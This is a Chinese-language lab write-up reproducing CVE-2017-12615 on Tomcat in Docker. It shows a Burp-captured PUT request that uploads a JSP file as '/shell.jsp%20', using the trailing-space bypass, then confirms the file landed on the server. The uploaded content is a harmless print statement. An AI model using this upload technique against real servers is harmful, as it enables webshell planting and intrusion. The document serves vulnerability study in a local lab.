

CVE-2017-12615漏洞复现

环境配置

docker拉取镜像


```
docker pull cved/cve-2017-12615:latest
```

后台启动容器

```
docker -d -p 8080:8080 7633828fbea8
```

漏洞复现

访问tomcat，利用PUT请求创建文件。构造webshell请求，使用bp抓包，如下图



发送到重发器进行测试，利用PUT请求创建文件，构造webshell



其中文件名设为/shell.jsp%20绕过（如果文件名后缀是空格那么将会被tomcat给过滤掉）利用文件解析漏洞采用PUT方式上传jsp webshell文件。如下图

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab is active, showing the raw request data. The 'Response' tab is also active, showing the raw response data.

Request:

```
1 PUT /shell.jsp%20 HTTP/1.1
2 Host: 47.113.187.42:8080
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9 Content-Length: 29
10
11 <%out.print("hello kawa!");%>
```

Response:

```
1 HTTP/1.1 204 No Content
2 Server: Apache-Coyote/1.1
3 Date: Fri, 19 Mar 2021 11:02:44 GMT
4 Connection: close
5
6
```

上传成功，查看路径下有这个文件

```
root@7b7c65ef8327:/usr/local/tomcat/webapps/ROOT# ls
RELEASE-NOTES.txt  bg-button.png    bg-nav.png       index.jsp         tomcat.css       tomcat.svg
WEB-INF           bg-middle.png    bg-upper.png     shell.jsp         tomcat.gif
asf-logo-wide.svg bg-nav-item.png  favicon.ico      tomcat-power.gif  tomcat.png
root@7b7c65ef8327:/usr/local/tomcat/webapps/ROOT# cat shell.jsp\
<%out.print("hello kawa!");%>root@7b7c65ef8327:/usr/local/tomcat/webapps/ROOT#
```